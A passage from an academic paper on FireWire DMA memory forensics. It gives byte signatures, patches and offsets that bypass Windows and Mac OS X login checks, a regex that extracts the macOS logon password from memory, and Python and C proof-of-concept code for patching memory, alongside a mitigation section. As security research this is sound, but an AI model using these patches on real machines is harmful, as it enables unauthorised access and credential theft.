only increases the chances of successfully obtaining an image but also makes it more likely that any subterfuge will be detected. When multiple methods are available it is advisable to start with the low-risk methods first. For example if 1394 based acquisition is unsuccessful the worse case scenario is that the target system becomes unresponsive. Should this occur it is still possible to *attempt* hot boot acquisition by restarting the system. Unfortunately the same can not be said of hot/cold boot acquisition. Should these methods fail there is usually no recourse. For this reason they are considered by the author to be *methods of last resort*.

6 Active Applications

The OHCI physical response unit is also capable of servicing write requests to main memory. At first glance use of such functionality appears to be at odds with the core principles of forensic science. In this section it will be shown how, when applied appropriately, so called *active memory forensics* can aid in the analysis of a system.

In Section 5 several techniques for imaging the memory of a system were presented. Although the imaging process may be performed *in vivo* the analysis of the image is usually performed *post mortem*. However, the *state* of a modern computer is increasingly becoming more than the sum of its memory and drive contents. Some states, such as *network sockets* can not be simply serialised to disk. Post mortem analysis may be able to *infer* their existence but can not be used to *interact* with them. This is where in vivo or live forensics comes into play. For live forensics to be effective it is necessary to have administrator privileges on the target system. When analysing a system in a hostile environment the required credentials might not be available to the investigator. Or, worse still, it is possible that the system is *locked*, inhibiting even rudimentary analysis.

Active memory forensics solves this problem by eliminating the need for such credentials. By overwriting parts of the target operating system it is possible to obtain unfettered access to the system. In this section techniques will be presented for bypassing the authentication routines of Microsoft Windows and Mac OS X. Application of these techniques will allow an investigator to gain root access to the target system.

Subverting FDE Acquiring unrestricted access to a target system is not just useful when performing live forensics. Another application is in subverting *full disk encryption* (FDE). Implementations of FDE such as *DriveTrust* by Seagate Technology LLC (2006) work by storing the key in a write-only register in the drive. The key is requested from the user when the computer is booted and then purged from memory. All encryption/decryption is then performed transparently by the drive.

Consider the following scenario in which an IEEE 1394 equipped computer making use of FDE is locked. Neither classic drive forensics or passive acquisition are of much use here—the drive is encrypted and the key is not in memory. Without the cooperation of the owner the situation is at an impasse. However by leveraging the active capabilities of the 1394 interface it is possible to forcibly unlock the system. Once unlocked the contents of the drive can be copied, block for block, to an external medium.

6.1 Signature matching

The authentication schemes used by modern operating systems are incredibly complex. The process of validating a password involves the calling of many hundreds of functions and the execution of many thousands of instructions. Through either reverse engineering or inspection of the source code it is possible to determine which of these functions are responsible for deciding if an authentication attempt is successful or not. By short circuiting any one of these functions it is possible to gain access to the system.

Main memory, as described in Section 5.1, is divided up into *pages*. As the order of these pages is random the contents of main memory are heavily *fragmented*. It is therefore not possible to determine in advance in which page a piece of code will reside. Often the location of a piece of code will change when a system is rebooted. It is therefore necessary to be able to determine the location of a function at runtime. Perhaps the simplest means of accomplishing this is through a technique known as *signature matching*. Using signature matching it is possible to locate the page and offset of a function in memory. The idea is to find a piece of code which uniquely identifies a given function and then use this piece of code as a *signature*. Each memory page can then be searched for this signature in order to locate the desired function. Once located the function can be *patched* and its behaviour altered. For simplicity, function signatures are usually chosen to contain the pieces of code which require patching.

Limitations Signature matching is not 100% reliable. As functions are identified only by a signature—usually between 8–12 bytes—there is always the possibility of *false positives*. The chances of a signature being unique increase dramatically should the signature contain one or more *constants*. Examples of suitable constants include *jump offsets*, integer *enumerations* and *memory addresses*. The impact of false positives can be reduced by doing a complete scan over the memory image prior to patching. Doing so allows for multiple instances of a signature in an image to be identified and for any false positives to be eliminated.

It is possible for a signature to be split between two memory pages. The probability of such a split depends on the page size and signature length with

$$\Pr(\text{split} \mid s, P) = \frac{s-1}{P}$$

where s is the length of the signature and P is the page size. For a signature of length 12 bytes and a page size of 4096 bytes

$$\Pr(\text{split} \mid s = 12, P = 4096) = \frac{11}{4096} \simeq 0.3\%.$$

The effect of a signature split is to cause the first n bytes of a signature to appear at the end of one page and the remaining $s - n$ bytes to appear at the start of another.



Figure 3. How the phrase "egg bacon and spam" might be ordered in physical memory on a system with a page size of six bytes. While the *order* of pages may change the *contents* do not. Given the signature "sp" it is only necessary to check the third and fourth byte of each page for a match.

When a signature split is suspected it is often easier to change signatures and gain access to the system through an alternative attack vector.

Offset matching It is generally not possible to predict the precise memory *page* that a signature will reside in, but, it is possible to predict the *offset* in the page. This property, illustrated in Figure 3, allows signature matching to make use of *offset reads*. Compared with sequential block reads offset reads are both faster and are less likely to yield false positives. However, this comes at the cost of robustness; any updates to the library/executable have the potential to change the offset of a signature. Programs should therefore be prepared to fall back to a linear search should offset matching fail.

Matching programs A sample signature matching application can be found in Listing 3 of Appendix A. The program is written in Python and uses libforensic1394. While unsuitable for use in a production environment it does demonstrate the basic principles behind signature matching/patching. A more complete program can be found as part of the Volatility framework (Volatility development team, 2010).

6.2 Microsoft Windows

Authentication on Microsoft Windows is handled by msv1_0.dll. While the source code is not available debugging symbols are provided for 32-bit versions of Windows. Analysis of the library shows many of the functions to be suitable candidates for short circuiting. The approach taken here is similar to that of Panholzer (2008) and focuses primarily on `MsvpPasswordValidate`.

`MsvpPasswordValidate` is an internal helper function that uses `RtlCompareMemory` to compare two password hashes. Disassembly of the relevant portions can be found in Listing 1. Although there are many ways to short circuit the function the simplest is to disable the conditional jump on line seven. This can be done by replacing it

Listing 1. `MsvpPasswordValidate` on a 32-bit system running Windows 7.

```
1   push 10h                 ; Hash length (16 chars)
2   add  ebx, 34h
3   push ebx                 ; Source1
4   push esi                 ; Source2
5   call RtlCompareMemory    ; Compare
6   cmp  eax, 10h            ; Were all 16 chars equal
7   jnz  short $_1           ; No, jump to $_1
8   mov  al, 1               ; Yes, set al = 1
9   $_2:                     ; Remainder of function
10
11  $_1:
12  xor  al, al              ; Zero al
13  jmp  $_2                 ; Jump to $_2
```

Table 4. Signatures and known offsets for `MsvpPasswordValidate` in msv1_0.dll.

Windows Version	Signature	Patch	Offset
XP SP3 (x86)	`83F8107511B0018B`	`83F8109090B0018B`	2218
Vista SP1 (x86)	`83F8107513B0018B`	`83F8109090B0018B`	1074
7 (x86)	`83F8107513B0018B`	`83F8109090B0018B`	2342
7 (x64)	`C60F85C0B80000B8`	`C6909090909090B8`	657

no-operation instructions. The nature of the jump (short or long) and the address of `$_1` varies between Windows version. A list of signatures along with their replacements and observed page offsets can be found in Table 4.

In order to yield a match the signatures in Table 4 depend on the *offset* of `$_1` remaining constant. That is to say the location of `$_1` relative to the jump site. On 32-bit versions of Windows this is not a problem; `$_1` is directly adjacent to the main body of `MsvpPasswordValidate` so unlikely to change between revisions. However, on 64-bit versions `$_1` is located some 46 KiB away. Any modifications to this intermediate body of code can potentially cause the offset to change. This results in the 64-bit signature being far less robust than its 32-bit counterparts. Indeed, during the development of libforensic1394 the offset was observed to change from `0xB8A0` to `0xB8C0` as a result of an update to msv1_0.dll. One potential solution to this is to use *fuzzy matching*, treating the jump offset as an unknown variable. Resilience against false positives can be improved by increasing the length of the signature and requiring the offset be in the vicinity of 46 ± 5 KiB.

In addition to `MsvpPasswordValidate` there are many other viable approaches. For example it is possible to short circuit the *password required* function that determines if a user requires a logon password or not. This is the technique used by *winlockpwn*

Table 5. Signatures and known offsets for `DoShadowHashAuth`.

OS X Version	Signature	Patch	Offset
10.6.4 (Intel 64-bit)	`41BFF6C8FFFF48C78588`	`41BF0000000048C78588`	1999

(Boileau, 2008). Another option is to modify `RtlCompareMemory` to always return 16—the length of a password hash—when comparing sources of that size.

6.3 Mac OS X

The DirectoryServices daemon is tasked with performing authentication under Mac OS X. As part of Apple's open source offering the C++ source code is readily available. Analysis of the source shows the `CDSLocalAuthHelper::DoShadowHashAuth` method to be responsible for password validation (Apple Inc., 2005).

Mac OS X makes extensive use of *fat binaries*. To be able to bypass all variants of 10.5 "Leopard" and 10.6 "Snow Leopard" a minimum of *four* signatures are required. However, for the sake of brevity, only the 64-bit Intel case for 10.6 is considered here.

Disassembly of `DoShadowHashAuth` shows the line

```
mov r15d, ffffc8f6h
```

as being responsible for indicating a failed authentication attempt. By replacing `0xFFFFC8F6` (defined as `eDSAuthFailed`) with `0x0` (`eDSNoErr`) it is possible to short circuit the function.

Extracting the logon password While processing memory dumps from a Mac OS X system the user's logon password was found to occur several times. This is not a new discovery; a similar observation was made by Halderman et al. (2008) and the law enforcement-only program *Goldfish* (Almansoori, 2009) claims to be able to extract this password from a dump.

The number of password instances was found to vary between 4–10 depending on the configuration of the system. The disk encryption system *FileVault* was—somewhat ironically—discovered to be responsible for several of these instances. It is believed that Mac OS X retains the logon password in memory for use by services such as *Keychain*. For an instance to be a viable candidate for extraction the memory *surrounding* it must be uniquely identifiable and predictable. Only two instances were able to satisfy this constraint on all platforms. The following regular expression was found to reliably extract the logon password on both 10.5 "Leopard" and 10.6 "Snow Leopard"

```
managedUser\x00{5}password\x00(.*?)\x00shell
```

with the password being extracted into the first capture group (highlighted in blue).

Where applicable password extraction should be preferred over memory patching techniques; unlike patching password extraction is an entirely *passive* operation. It is also highly likely that the extracted password is capable of granting access to other systems and/or services.

7 Mitigation

The risk posed by unsecured IEEE 1394 interfaces is not insignificant. As was alluded to in Table 1 many stacks provide an option to restrict access to the physical response unit. Depending on the stack this can sometimes be done without affecting device compatibility.

Microsoft Windows No versions of Windows provide control over the physical response unit. Without resorting to third-party solutions the best option is to disable the 1394 stack entirely before leaving a system unattended. This can be done from *Device Manager*.

Mac OS X Access to the physical response unit can be disabled by setting a *firmware password*. This can be done using the *Open Firmware Password* utility provided on the Mac OS X install DVD. Despite the presence of "Open Firmware" in the title it also supports EFI-based Intel Macintoshes. Although this effect is undocumented by Apple it has been observed under both 10.5 and 10.6.

GNU/Linux The old stack provides the module option `phys_dma=0` to disable the unit. No such parameter is provided by the new "Juju" stack. However, it is worth noting that while the old stack always allows nodes access to the unit the new stack does so on an on-demand basis. Currently only the firewire-sbp2 module utilises the unit. Unloading this module will prevent use of the unit at the cost of disabling access to 1394 mass storage devices.

It is very difficult to protect a *live* system against an attacker with *physical access*. While many of the forensic strategies outlined in Sections 5 and 6 can be mitigated against it is the heretofore *unknown* techniques that pose the real threat. New methods of analysis—both hardware and software—are continually being developed by researchers in the field. It is therefore more productive to treat main memory as an inherently insecure resource. All current and future attacks can be voided by physically powering a system off when unattended.

8 Conclusion

In this paper the IEEE 1394 "FireWire" interface was presented within the context of performing memory forensics. It was shown how the interface can be used for imaging the memory of a target system. It was also demonstrated how an attacker could compromise the reliability of the interface if given access to the target system. The interface was determined to be ideal for performing live analysis on a target system.

The case was made for utilising the write capabilities of the interface to aid in the forensic analysis of a system. Signature matching was shown to be an effective means of aggressively gaining access to a system.

Future work It is hypothesised that the *Serial ATA* (S-ATA) interface, along with its external variant eS-ATA, can also be used to acquire DMA to a target system. S-ATA is a widely deployed, hot-plug capable, interface for attaching disk drives to a system. Compared with the IEEE 1394 interface S-ATA boasts faster transfer speeds and greater availability. Further analysis of both the ATA specification and the capabilities of disk controllers is required to determine the viability of this approach.

A Code Listings

Listing 2. A proof-of-concept GNU/Linux application written against the “Juju” stack to spoof responses to requests made to *low address space*.

```
1  #include <stdio.h>
2  #include <unistd.h>
3  #include <sys/types.h>
4  #include <sys/ioctl.h>
5  #include <fcntl.h>
6  #include <linux/firewire-cdev.h>
7
8  int main()
9  {
10     // Open the first FireWire node; should be local
11     int fd = open("/dev/fw0", O_RDWR);
12
13     char buf[16*1024], rbuf[4*1024] = {};
14     union fw_cdev_event *e = (void *) buf;
15
16     // Allocate the first 2 GiB of address space
17     struct fw_cdev_allocate a = {
18         .offset = 0, .length = (__u32) 2<<30
19     };
20
21     if (ioctl(fd, FW_CDEV_IOC_ALLOCATE, &a) == -1)
22     {
23         perror("ioctl"); return 1;
24     }
25
26     // Wait for read/write requests to the space
27     while (read(fd, buf, sizeof(buf)) != -1)
28     {
29         if (e->common.type == FW_CDEV_EVENT_REQUEST)
30         {
31             // Respond with rbuf = (0x0, 0x0, ..., length)
32             struct fw_cdev_send_response r = {
33                 .rcode  = RCODE_COMPLETE,
34                 .handle = e->request.handle,
35                 .length = e->request.length,
36                 .data   = (__u64) rbuf
37             };
38
39             if (ioctl(fd, FW_CDEV_IOC_SEND_RESPONSE, &r) == -1)
40             {
41                 perror("ioctl"); return 1;
42             }
43         }
44     }
45
46     close(fd);
47     return 0;
48 }
```

Listing 3. A minimal signature matching application in Python. It is not recommended for production use on account there being no false positive detection or linear fall back. Usage is: `$ ./patch.py signature patch offset`.

```
1  #!/usr/bin/env python
2  # -*- coding: utf-8 -*-
3  from forensic1394 import Bus
4  from time import sleep
5  from binascii import unhexlify
6  from sys import argv
7
8  # Signature, patch, offset
9  #sig = unhexlify("483bc60f85a0b80000b801")
10
11 def findsig(d, sig, off):
12     addr = 1*1024*1024 + off
13     while True:
14         r = [(addr + 4096*i, len(sig)) for i in range(0, 128)]
15
16         for cand, (caddr, _len) in zip(d.readv(r), r):
17             if cand == sig: return caddr
18
19         addr += 4096 * 128
20
21 # Parse the command line arguments
22 sig, patch, off = unhexlify(argv[1]), unhexlify(argv[2]), argv[3]
23
24 b = Bus()
25 b.enable_sbp2()
26 sleep(2.0)
27
28 # Open the first device
29 d = b.devices()[0]
30 d.open()
31
32 # Find, patch, verify
33 addr = findsig(d, sig, off)
34 d.write(addr, patch)
35 assert d.read(addr, len(patch)) == patch
```

References‡

1394-OHCI. *1394 Open Host Controller Interface Specification*, release 1.1 edition, January 2000. URL http://download.microsoft.com/download/1/6/1/161ba512-40e2-4cc9-843a-923143f3456c/ohci_11.pdf.

Afrah Almansoori. Goldfish: Mac OS X live forensic tool, 2009. URL http://goldfish.ae.

David Anderson. Red Hat crash utility, 2008. URL http://people.redhat.com/anderson/crash_whitepaper/.

Apple Inc. CDSLocalAuthHelper.cpp, 2005. URL http://www.opensource.apple.com/source/DirectoryService/DirectoryService-621.4/PlugIns/Local/CDSLocalAuthHelper.cpp.

Adam Boileau. Ruxcon 2006: Hit by a bus: Physical access attacks with FireWire, 2006. URL http://www.storm.net.nz/static/files/ab_firewire_rux2k6-final.pdf.

Adam Boileau. winlockpwn, 2008. URL http://www.storm.net.nz/static/files/winlockpwn.

Brian D. Carrier and Joe Grand. A hardware-based memory acquisition procedure for digital investigations. *Digital Investigations*, 1(1), 2004. ISSN 1742-2876. URL http://www.digital-evidence.org/papers/tribble-preprint.pdf.

Maximilian Dornseif. Pacsec 2004: Owned by an iPod, 2004. URL http://md.hudora.de/presentations/#firewire-pacsec.

Maximillian Dornseif, Michael Becher, and Christian N. Klein. FireWire — all your memory are belong to us, 2005. URL http://md.hudora.de/presentations/#firewire-cansecwest.

J. Alex Halderman, Seth D. Schoen, Nadia Heninger, William Clarkson, William Paul, Joseph A. Calandrino, Ariel J. Feldman, Jacob Appelbaum, and Edward W. Felten. Lest we remember: Cold boot attacks on encryption keys. In *Proc. 17th USENIX Security Symposium*, San Jose, CA, July 2008. URL http://citp.princeton.edu/pub/coldboot.pdf.

John Heasman. Implementing and detecting an ACPI BIOS rootkit, 2006. URL https://www.blackhat.com/presentations/bh-federal-06/BH-Fed-06-Heasman.pdf.

Uwe Hermann. Physical memory attacks via Firewire/DMA — part 1: Overview and mitigation, 2010. URL http://hermann-uwe.de/blog/physical-memory-attacks-via-firewire-dma-part-1-overview-and-mitigation.

Ewa Huebner, Derek Bem, Frans Henskens, and Mark Wallis. Persistent systems techniques in forensic acquisition of memory. *Digital Investigation*, 4(3-4):129–137, 2007. ISSN 1742-2876. doi: DOI:10.1016/j.diin.2008.02.001. URL http://www.sciencedirect.com/science/article/B7CW4-4RT4XS2-1/2/c5fd6d2b4715597dabff2f65e559bad2.

‡Local copies of all presentations and papers cited are maintained by the author and available on request.

LSI FW643. *FW643 Product Brief*, 2007. URL http://www.lsi.com/DistributionSystem/AssetDocument/documentation/networking/firewire/LSI_PB_2pg_FW643.pdf.

ManTech International. MDD, 2009. URL http://sourceforge.net/projects/mdd/.

MoonSols. MoonSols Windows Memory Toolkit, 2010. URL http://www.moonsols.com/product.

Peter Panholzer. Physical security attacks on Windows Vista, 2008. URL https://www.sec-consult.com/files/Vista_Physical_Attacks.pdf.

David R. Piegdon. Hacking in physically addressable memory, 2007. URL http://eh2008.koeln.ccc.de/fahrplan/attachments/1067_SEAT1394-svn-r432-paper.pdf.

Joanna Rutkowska. Beyond the CPU: Defeating hardware based RAM acquisition tools (Part I: AMD case), 2007. URL http://i.i.com.com/cnwk.1d/i/z/200701/bh-dc-07-Rutkowska-ppt.pdf.

Andreas Schuster. FIRST2009: Windows memory forensics with Volatility, 2009. URL http://computer.forensikblog.de/files/talks/FIRST2009-Windows_Memory_Forensics_with_Volatility.zip.

Seagate Technology LLC. Drivetrust technology: A technical overview, 2006. URL http://www.seagate.com/docs/pdf/whitepaper/TP564_DriveTrust_Oct06.pdf.

Matthieu Suiche. Mac OS X physical memory analysis, 2010. URL http://www.msuiche.net/con/BHDC2010_MacOSX_PhysicalMemory.pdf.

Volatility development team. The Volatility Framework, 2010. URL https://www.volatilesystems.com/default/volatility.